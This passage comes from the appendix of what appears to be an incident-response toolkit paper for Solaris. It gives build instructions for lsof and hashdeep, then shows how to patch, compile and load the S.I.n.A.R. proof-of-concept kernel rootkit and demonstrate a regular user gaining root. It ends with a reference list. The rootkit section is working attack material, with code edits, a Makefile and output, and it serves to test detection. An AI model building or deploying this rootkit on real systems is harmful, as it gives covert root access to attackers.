gpg:               imported: 1  (RSA: 1)
```

Verify the signature of the package you downloaded:

```
$ gpg --verify lsof_4.81_src.tar.sig
gpg: WARNING: using insecure memory!
gpg: please see http://www.gnupg.org/faq.html for more information
gpg: Signature made Wed Oct 22 08:36:15 2008 MDT using RSA key ID 40BD3D55
gpg: Good signature from "Victor A. Abell <abe@purdue.edu>"
gpg:                 aka "Victor A. Abell <abe@cc.purdue.edu>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 10 16 6B 78 9E 18 B9 A7  AB 63 50 91 58 26 16 E9
```

Once you verify that what you downloaded matches the author's key, untar the source code and run *./Configure*. Choose your options based on your needs (zfs support, etc.).

```
$ tar xvf lsof_4.81_src.tar
$ cd ./lsof_4.81_src
$ ./Configure solariscc
```

Edit the *Makefile* and replace *-xarch=v9* (deprecated) with *-m64*. Then run *gmake*.

```
$ /usr/sfw/bin/gmake
```

The *lsof* binary will be found in the directory where you ran *./Configure*

```
$ file ./lsof
./lsof:    ELF 64-bit MSB executable SPARCV9 Version 1, dynamically linked, not stripped
```

For *lsof* to work correctly in the SirEG Toolkit, it must be able to list information for open ports. Run the following as root to test that your binary works correctly:

```
# ./lsof -i TCP:22
COMMAND  PID    USER   FD   TYPE        DEVICE SIZE/OFF NODE NAME
sshd     282    root   3u  IPv6 0x600109988c0      0t0  TCP *:ssh (LISTEN)
sshd     550    root   6u  IPv6 0x60010998f80  0t49122  TCP defiant:ssh->edtosim02.telus.sec:42367
(ESTABLISHED)
sshd     553 fbegin1   4u  IPv6 0x60010998f80  0t49122  TCP defiant:ssh->edtosim02.telus.sec:42367
(ESTABLISHED)
```

You want to avoid using a binary that would produce the following types of output:

```
# ./lsof -i TCP:22
{ no output}
# ./lsof | grep TCP
sshd      282    root   3u  IPv6                TCP no TCP/UDP/IP information available
sshd      550    root   6u  IPv6                TCP no TCP/UDP/IP information available
```

8.2 Compiling hashdeep (MD5deep)

You can compile and test hashdeep without the need for root privileges. First, get the latest source for *MD5deep* from http://MD5deep.sourceforge.net/ and check its SHA256 cryptographic hash. You can use the digest tool for this

```
$ digest -a sha256 MD5deep-3.1.tar.gz
fdcfaa469923248b0412b4a1afab39f5c26ea778edaab51af2d97eed46bcf2af
```

Compare the checksum to what is posted on the download page. Once you have verified the hash, uncompress and untar the source code then run *./configure*.

```
$ env CPPFLAGS=" -I/opt/SUNWspro/prod/include/CC/Cstd/rw/ -I/opt/SUNWspro/prod/include/CC/Cstd/
-I/opt/SUNWspro/prod/include/CC/std/" CFLAGS="-m64" ./configure
```

Note the added *includes* with *CPPFLAGS* that were necessary for the compiler to find certain header files (namely *math.h*, *stdcomp.h* and *cmath*). Note also the *-m64* compiler switch to force the compilation of a 64 bit binary.

You can now run *gmake*.

```
$ /usr/sfw/bin/gmake
```

The *hashdeep* binary will be found in *./hashdeep/hashdeep*

```
$ file hashdeep/hashdeep
hashdeep/hashdeep:      ELF 64-bit MSB executable SPARCV9 Version 1, dynamically linked, not
stripped
```

We can test it:

```
[fbegin1@defiant]:/export/home/fbegin1$ ./hashdeep /usr/bin/ac*
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /export/home/fbegin1
## $ ./hashdeep /usr/bin/acroread /usr/bin/activation-client
92969,f788d7691cec2095c8fbeae4bca788a9,e055c3703fe3f415c701a295c5fec9b2563c6fd418691642c
a0beb1282480b9c,/usr/bin/acroread
12672,34076734486a477814d2e36263d2bdca,891d46bffdf23b079a9ac439b3c2f59f9b665111f7203598
517fa3e346a22dd3,/usr/bin/activation-client
```

8.3 Compiling S.I.n.A.R.

S.I.n.A.R. can be compiled by a regular user but requires root to test. Note that there is

no way to unload the module once loaded, so you will need to reboot the host to get rid of it. Ensure that you run these tests on a suitable development server. The source code can be downloaded from Packet Storm Security

http://packetstormsecurity.org/UNIX/penetration/rootkits/SInAR-0.3.tar.bz2

Untar the source code and go into the *src* subdirectory

```
[fbegin1@defiant]:/export/home/fbegin1/SInAR-0.3$ cd src/
[fbegin1@defiant]:/export/home/fbegin1/SInAR-0.3/src$ ls
Makefile     opcodes.h     sinar.c
```

Since the code is a proof of concept, it is not completely usable as-is. A few modifications are required, as described in Spainhower's paper titled *Feasibility Analysis of DTrace for Rootkit Detection* (2008). Right after line 165 of the original code, add this line

```
#define RK_EXEC_SHELL "/bin/bash"
```

Here is what that section of code looked like before:

```
#define RK_EXEC_KEY "./sinarrk"
#define RK_EXEC_KEY_LEN 9
```

and how it looks after

```
#define RK_EXEC_KEY "./sinarrk"
#define RK_EXEC_KEY_LEN 9
```

```
#define RK_EXEC_SHELL "/bin/bash"
```

Right after line 184 of the original code, make the following addition/modification

Add : *ddi_copyout(RK_EXEC_SHELL,fname,RK_EXEC_KEY_LEN,0);*

Modify : *error = exec_common(fname, argp, envp, 0);*

Here is what the code looked like before

```
if(strncmp(RK_EXEC_KEY,sinar_pn.pn_path,RK_EXEC_KEY_LEN) == 0)

{
        is_gone = 1;
// give ourselves kernel creds. "yeah man he got kcred" *ahem*
        curproc->p_cred = crdup(kcred);
}
       error = exec_common(fname, argp, envp);
        if(is_gone)
```

And here is what it looks like after the change

```
if(strncmp(RK_EXEC_KEY,sinar_pn.pn_path,RK_EXEC_KEY_LEN) == 0)
{
        is_gone = 1;
// give ourselves kernel creds. "yeah man he got kcred" *ahem*
        curproc->p_cred = crdup(kcred);
}
        ddi_copyout(RK_EXEC_SHELL,fname,RK_EXEC_KEY_LEN,0);
        error = exec_common(fname, argp, envp, 0);
   if(is_gone)
```

We are now ready to compile. In this example, we compile on a Solaris 10 (sparc)

system using Sun Studio 12 and */usr/ccs/bin/make* which is part of the *SUNWsprot* package.

Here is the *Makefile*:

```
CC=cc
CFLAGS= --m64 -D_KERNEL -DSVR4 -DSOL2 –c
LFLAGS= -64 –r
all: sinar
clean:
     rm -f *.o sinar *.*~
sinar:
    $(CC) $(CFLAGS) sinar.c -o sinar.o

   ld $(LFLAGS) sinar.o -o sinar
```

Now we compile

```
# /usr/ccs/bin/make
cc -m64 -D_KERNEL -DSVR4 -DSOL2 -c  sinar.c -o sinar.o
"sinar.c", line 98: warning: improper pointer/integer combination: op "="
"sinar.c", line 261: warning: improper pointer/integer combination: op "="
"sinar.c", line 272: warning: improper pointer/integer combination: op "="
"sinar.c", line 275: warning: improper pointer/integer combination: op "="
ld -64 -r sinar.o -o sinar
```

The resulting file is a loadable kernel module

```
# file sinar
sinar:        ELF 64-bit MSB relocatable SPARCV9 Version 1
```

We can now test it

```
# modload sinar
```

```
# tail /var/adm/messages
Feb 23 08:40:14 defiant sinar_good: [ID 727367 kern.notice] NOTICE: SInAR installed.
Feb 23 08:40:14 defiant <unknown>: [ID 487132 kern.notice] NOTICE: SInAR Unregistering from
DTrace FBT provider
```

Log in as a regular user and see if you escalate your privileges

```
[fbegin1@defiant]:/export/home/fbegin1$ id
uid=100(fbegin1) gid=1(other)
[fbegin1@defiant]:/export/home/fbegin1$ ./sinarrk
sinarrk-3.00# id
uid=0(root) gid=0(root)
sinarrk-3.00#
```

9. References

Archim (2004)

SUN - Bloody Daft Solaris Mechanisms. "B.D.S.M. the Solaris 10 way." S.I.n.A.R. isn't a rootkit. Retrieved Feb 17, 2009 from http://www.ouah.org/67-sun-bloody-daft-solaris-mechanisms-paper.pdf

b0iler (2006).

Steps To Deface A Webpage. Retrieved Feb 16, 2009 from http://hacking.3xforum.ro/post/244/1/How_To_Deface_A_Website/

Batchev, E. (2007)

FORENSICS FUSION or Sushi & Gorgonzolla. Retrieved Feb 17, 2009 from http://opensolaris.org/os/project/forensics/files/Solaris_Kernel_Dissection_for_Fun_Forensics0.2CSIRT.pdf

Braid, M. (2001)

Collecting Electronic Evidence After a System Compromise. Retrieved Feb 17, 2009 from AusCERT http://www.auscert.org.au/download.html?f=22&it=2247&cid=

Brezinski, D, & Killalea, T. (2002)

RFC3227 - Guidelines for Evidence Collection and Archiving.

Retrieved Mar 30, 2009 from The Internet Engineering Task Force (IETF) web site

http://www.ietf.org/rfc/rfc3227.txt

Dasan, V., Noordergraaf, A., Ordorica, L., & Brunette, G. (2006)

The Solaris™ fingerprint database: A security tool for Solaris Operating environment files. Retrieved Feb 10, 2009 from SunBluePrints OnLine

http://www.sun.com/blueprints/0306/816-1148.pdf

Furner, M., & Buetler, I. (2006)

Live Solaris Evidence Gathering Instructions. Retrieved Feb 10, 2009 from Compass Security

http://www.csnc.ch/misc/files/publications/solaris_evidence_gathering_v1.2.pdf

Henry-Stocker, S. (2006)

Unix Tip: Viewing library dependencies with ldd. Retrieved Feb 10, 2009 from

http://www.itworld.com/nls_unix_lib060727

Internet Assigned Numbers Authority (2009)

Well Known Port Numbers. Retrieved Feb 19, 2009 from IANA

http://www.iana.org/assignments/port-numbers

Kent, K., Chevalier, S., Grance, T., & Dang, H. (2006)

Guide to Integrating Forensic Techniques into Incident Response

Retrieved Feb 10, 2009 from NIST

http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf

Miessler, D. (2009)

An lsof tutorial/primer. Retrieved Feb 13, 2009 from

http://dmiessler.com/study/lsof

Montoro, M (2001)

Introduction to ARP poison routing. Retrieved Feb 16, 2009 from

http://www.oxid.it/downloads/apr-intro.swf

Nicastro, F. (2003)

Security Patch Management. Retrieved Feb 16, 2009 from

http://www.kwesthuba.co.za/downloads/04_ins_security_patch_mgmt_0303.pdf

Nolan, R., O' Sullivan, C., Branson, J., & Waits, C. (2005)

First Responders Guide to Computer Forensics

CERT, Retrieved Feb 10, 2009 from CERT

http://www.cert.org/archive/pdf/FRGCF_v1.3.pdf

Pomeranz, H. (2001)

Static Linking Under Solaris. Retrieved Feb 10, 2009 from

http://www.deer-run.com/~hal/sol-static.txt

Sharma, M. (2007)

Comprehensive integrity verification with MD5deep. Retrieved Feb 13, 2009 from

http://www.linux.com/feature/118616

Skoudis, E. (2007)

Security 504 Hacker techniques, exploits, and incident handling

The SANS Institute

Spainhower, M. (2008)

Feasibility Analysis of DTrace for Rootkit Detection

Retrieved Feb 17, 2009 from

http://cs.gmu.edu/~hfoxwell/cs671projects/spainhower_DT.pdf

Staniford, S, Hoagland, J.A., & McAlerney, J (2002)

Practical automated detection of stealthy portscans.

Journal of Computer Security 10. Retrieved Feb 16, 2009 from

http://webpages.cs.luc.edu/~pld/courses/447/fall05/hoagland_spade.pdf

Stevens, M., Lenstra, A., & de Weger, B. (2007)

Vulnerability of software integrity and code signing applications to chosen-prefix collisions for MD5. Retrieved Feb 17, 2009 from

http://www.win.tue.nl/hashclash/SoftIntCodeSign/

Sun, Y., & Couch, Dr. A., 2001)

Global impact analysis of Dynamic Library Dependencies. Retrieved Feb 10, 2009 from

http://www.usenix.org/events/lisa2001/tech/full_papers/sun/sun.pdf

Trapani, G (2006)

Geek to Live: Mastering Wget. Retrieved Feb 13, 2009 from

http://lifehacker.com/software/downloads/geek-to-live-mastering-wget-161202.php

Walberg, S (2006)

Solve application problems with tracing. Retrieved Feb 13, 2009 from

http://www.ibm.com/developerworks/aix/library/au-unix-tracingapps.html